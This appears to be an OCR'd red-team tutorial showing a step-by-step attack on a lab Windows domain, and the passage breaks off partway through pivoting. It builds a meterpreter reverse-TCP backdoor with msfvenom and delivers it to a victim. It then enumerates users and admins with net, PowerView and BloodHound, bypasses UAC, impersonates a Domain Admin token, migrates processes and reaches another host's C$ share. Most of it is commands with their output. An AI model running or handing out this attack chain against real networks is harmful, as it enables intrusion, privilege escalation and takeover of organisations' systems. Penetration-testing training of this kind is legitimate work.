
RED TEAMING DOMAIN ATTACK

- ❖ **CREATING SIMPLE MALWARE**
- ❖ **GAINING INITIAL ACCESS**
- ❖ **POST EXPLOITATION**
  - ***I. PRIVILEGE ESCALATION***
  - ***II. POST ENUMERATION***
  - ***III.PIVOTING***
  - ***IV. LATERAL MOVEMENT***
  - ***V. PERSISTENCE***
  - ***VI. DATA EXFILTRATION***
- ❖ **CLEARING TRACKS**


CREATING SIMPLE MALWARE/BACKDOOR

- Create a malware using msfvenom
- Set the payload as windows/x64/meterpreter/reverse_tcp using option -p
- Set LHOST= (your attacker's machine)
- Set LPORT= (any port from 1-65535)
- Set filetype as exe using option -f
- Set the filename with option -o




DELIVERING THE MALWARE TO THE VICTIM'S SYSTEM

- Assuming that we delivered the malware though social engineering (phishing)
- In my case, I'll manually transfer the malware to the victim's machine using python -m SimpleHTTPServer



- Once the exe file gets executed, a meterpreter session will open
- Means, the target machine is now compromised



- Interact with the opened session
    - sessions -i 1

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

-Enter basic meterpreter commands to learn about the compromised system
    - getuid
    - sysinfo
    - ipconfig

```
meterpreter > getuid
Server username: FEA\hreiss
meterpreter > sysinfo
Computer        : THEWEAKEST
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : en_US
Domain          : FEA
Logged On Users : 12
Meterpreter     : x64/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:7a:0d:c9
MTU          : 1500
IPv4 Address : 192.168.6.134
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3182:f10:b719:4e81
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- Drop down to shell

```
meterpreter > shell
Process 8032 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hreiss\Downloads>
```

- First, we should learn in what level of privilege we are running
- In our case, we learned that our payload executed in the context of a regular user, thus giving us a session with the context of a low privilege user.
- Let's learn more about the domain using net commands before escalating our privilege

```
C:\Users\hreiss\Downloads>net user hreiss /domain
net user hreiss /domain
The request will be processed at a domain controller for domain FEA.com.

User name                    hreiss
Full Name                    Historia Reiss
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/28/2021 9:58:24 PM
Password expires             Never
Password changeable          5/29/2021 9:58:24 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/17/2021 1:27:07 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```


- To show the groups in the Domain
    - net group /domain

```
C:\Users\hreiss\Downloads>net group /domain
net group /domain
The request will be processed at a domain controller for domain FEA.com.


Group Accounts for \\FEA-DC.FEA.com

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

- To show all the domain users and domain admins in the domain
    - net group “Domain Users” /domain

```
C:\Users\hreiss\Downloads>net group "Domain Users" /domain
net group "Domain Users" /domain
The request will be processed at a domain controller for domain FEA.com.

Group name     Domain Users
Comment        All domain users

Members

-------------------------------------------------------------------------------
Administrator            ejaeger                  esmith
hreiss                   hzoe                     krbtgt
lackerman                mackerman                rbraun
SQLService
The command completed successfully.


C:\Users\hreiss\Downloads>net group /domain "Domain Admins"
net group /domain "Domain Admins"
The request will be processed at a domain controller for domain FEA.com.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            ejaeger                  hzoe
mackerman                SQLService
The command completed successfully.
```


- Exit to the shell then send our session to the background to prepare in privilege escalation




PRIVILEGE ESCALATION


- An attacker attempts to gain more permissions or access with an existing account they have compromised
- Standard User Level - System Level

- Upon learning that we are in low privilege, we should escalate our privilege to a system level privilege
  - use exploit/windows/local/bypassuac_sdclt
  - set session 1







- run the module then a new session will open



- Interact with the new session
- As you notice, we are still the context of regular user



- To escalate with the system level
  - getsystem



POST-ENUMERATION

- the attacker creates an active connection to the system and performs directed queries to gain more information about the target

  - We are going to use PowerView and Bloodhound for our post enumeration
  - Go to github and pull the raw file of PowerView and Sharphound then paste it in a textfile and giving a filename with a .ps1 extension
  - PowerView.ps1 is standalone
  - Bloodhound needs SharpHound.ps1
  - Upload Both files on the victim's machine using meterpreter's upload command

```
meterpreter > upload PowerView.ps1
[*] uploading  : /root/PowerView.ps1 → PowerView.ps1
[*] Uploaded 752.23 KiB of 752.23 KiB (100.0%): /root/PowerView.ps1 → PowerView.ps1
[*] uploaded   : /root/PowerView.ps1 → PowerView.ps1
meterpreter > upload SharpHound.ps1
[*] uploading  : /root/SharpHound.ps1 → SharpHound.ps1
[*] Uploaded 951.40 KiB of 951.40 KiB (100.0%): /root/SharpHound.ps1 → SharpHound.ps1
[*] uploaded   : /root/SharpHound.ps1 → SharpHound.ps1
```

  - First, we are going to use PowerView


```
C:\Windows\system32>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> . .\PowerView.ps1
. .\PowerView.ps1
```

  - To learn about the Domain
    - Get-NetDomain


```
PS C:\Windows\system32> Get-NetDomain
Get-NetDomain


Forest                  : FEA.com
DomainControllers       : {FEA-DC.FEA.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : FEA-DC.FEA.com
RidRoleOwner            : FEA-DC.FEA.com
InfrastructureRoleOwner : FEA-DC.FEA.com
Name                    : FEA.com
```

- To learn about the Domain Controller
    - Get-NetDomainController

- To learn about the Policies
    - Get-NetDomainPolicy



- To show all the users in the Domain
    - Get-NetUser | select cn



```
PS C:\Windows\system32> Get-Netuser | select samaccountname
Get-Netuser | select samaccountname

samaccountname
--------------
Administrator
Guest
krbtgt
lackerman
ejaeger
hzoe
SQLService
hreiss
esmith
rbraun
mackerman
```


- To show the computer names
    - Get-NetComputer | select cn

```
PS C:\Windows\system32> Get-NetComputer | select cn
Get-NetComputer | select cn

cn
--
FEA-DC
THESTRONGEST
THEWEAKEST
```


- Next, we are going to use Bloodhound

```
C:\Windows\system32>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> . .\SharpHound.ps1
. .\SharpHound.ps1
```


- To collect data using SharpHound
    - Invoke-BloodHound -CollectionMethod ALL -Domain FEA.com -ZipFilename file.zip





- Download the zip file




- Import the zip file to the Bloodhound
- Database info gives basic information of the Domain
- In Analysis tab, we could choose different queries to learn more about the domain with a beautiful gui.
- Some examples are shown below.




DOMAIN ADMINS@FEA.COM


DOMAIN ADMINS@FEA.COM



- Once our Post-Enumeration is done
- We are going to try to access another machine from the compromised machine
- As shown below, Acess is denied, system level can't access another machine so we are going to escalate privilege - System Level to Domain Admin

```
C:\Windows\system32>dir \\192.168.6.133\c$
dir \\192.168.6.133\c$
Access is denied.
```

System Level > Administrative Level Privilege

- De-escalation of privilege to the system itself, System Level privilege has the highest privilege, however, the access of system privilege is limited only to its system. Whereas Domain Admin Privilege has access and permissions to the domain (e.g. domain computers, file shares)

- Incognito extension allows us to impersonate a token

```
meterpreter > load incognito
Loading extension incognito ... Success.
```

```
meterpreter > list_tokens -u

Delegation Tokens Available
═══════════════════════════════════════

FEA\ejaeger
FEA\hreiss
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
═══════════════════════════════════════

Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\NETWORK SERVICE
```

- To impersonate a Token
- Make sure to add another backslash to escape character
    - impersonate_token FEA\\ejaeger

```
meterpreter > impersonate_token FEA\\ejaeger
[+] Delegation token available
[+] Successfully impersonated user FEA\ejaeger
meterpreter > getuid
Server username: FEA\ejaeger
```

- Another way to escalate privilege is to migrate into another process (PID) that are ran by Domain Admins

```
meterpreter > ps
```

```
3940  2760  explorer.exe                 x64   1        FEA\ejaeger  C:\Windows\explorer.exe
```

```
meterpreter > migrate 3940
[*] Migrating from 8536 to 3940...
[*] Migration completed successfully.
meterpreter > getuid
Server username: FEA\ejaeger
```

**note - we could only impersonate a token and/or migrate to another process with a different user if the user signs in to the machine*

- We can confirm that we are now in the context of a Domain Admin

```
C:\Windows\system32>net user ejaeger /domain
net user ejaeger /domain
The request will be processed at a domain controller for domain FEA.com.

User name                    ejaeger
Full Name                    Eren Jaeger
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/28/2021 9:18:25 PM
Password expires             Never
Password changeable          5/29/2021 9:18:25 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/17/2021 2:03:30 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Enterprise Admins    *Domain Users
                             *Schema Admins        *Group Policy Creator
                             *Domain Admins
The command completed successfully.
```

PIVOTING

- refers to a method used by penetration testers that uses the compromised system to attack other systems on the same network

- Since our malware is in the directory of the previous user we are using, we should upload a malware file to the directory of our new user we are currently in

```
meterpreter > upload test.exe
[*] uploading  : /root/test.exe → test.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /root/test.exe → test.exe
[*] uploaded   : /root/test.exe → test.exe
```

- To learn what machines are in the network
    - arp

```
meterpreter > arp

ARP cache
=========

    IP address         MAC address        Interface
    ----------         -----------        ---------
    192.168.6.2        00:50:56:ea:77:65  9
    192.168.6.130      00:0c:29:c3:f0:aa  9
    192.168.6.132      00:0c:29:58:e5:9e  9
    192.168.6.133      00:0c:29:b5:ed:46  9
    192.168.6.254      00:50:56:fb:de:4b  9
    192.168.6.255      ff:ff:ff:ff:ff:ff  9
    224.0.0.22         00:00:00:00:00:00  1
    224.0.0.22         01:00:5e:00:00:16  9
    224.0.0.251        01:00:5e:00:00:fb  9
    224.0.0.252        01:00:5e:00:00:fc  9
    239.255.255.250    00:00:00:00:00:00  1
    239.255.255.250    01:00:5e:7f:ff:fa  9
    255.255.255.255    ff:ff:ff:ff:ff:ff  9
```

- To confirm we can reach the new target machine
    - ping (ip)

```
C:\Windows\system32>ping 192.168.6.133 -n 2
ping 192.168.6.133 -n 2

Pinging 192.168.6.133 with 32 bytes of data:
Reply from 192.168.6.133: bytes=32 time<1ms TTL=128
Reply from 192.168.6.133: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.6.133:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

- Try to browse the directory of another machine

```
C:\Windows\system32>dir \\192.168.6.133\c$
dir \\192.168.6.133\c$
 Volume in drive \\192.168.6.133\c$ has no label.
 Volume Serial Number is 14F0-6ED3

 Directory of \\192.168.6.133\c$

12/07/2019  02:14 AM    <DIR>          PerfLogs
05/28/2021  08:40 PM    <DIR>          Program Files
04/09/2021  06:56 AM    <DIR>          Program Files (x86)
05/28/2021  09:36 PM    <DIR>          Share
06/03/2021  09:27 AM             7,168 test.exe
06/03/2021  09:36 AM                 0 test.txt
06/04/2021  05:13 PM    <DIR>          Users
06/03/2021  10:08 AM    <DIR>          Windows
